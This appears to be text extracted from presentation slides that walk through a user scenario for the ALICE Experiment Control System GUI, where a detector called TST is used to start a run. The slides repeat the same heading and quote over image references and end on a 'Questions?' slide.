
# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*




# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*




# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*



# Scenario - ALICE Experiment Control System GUI


*"I would like to use detector TST to start a run"*





# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*



# Questions?

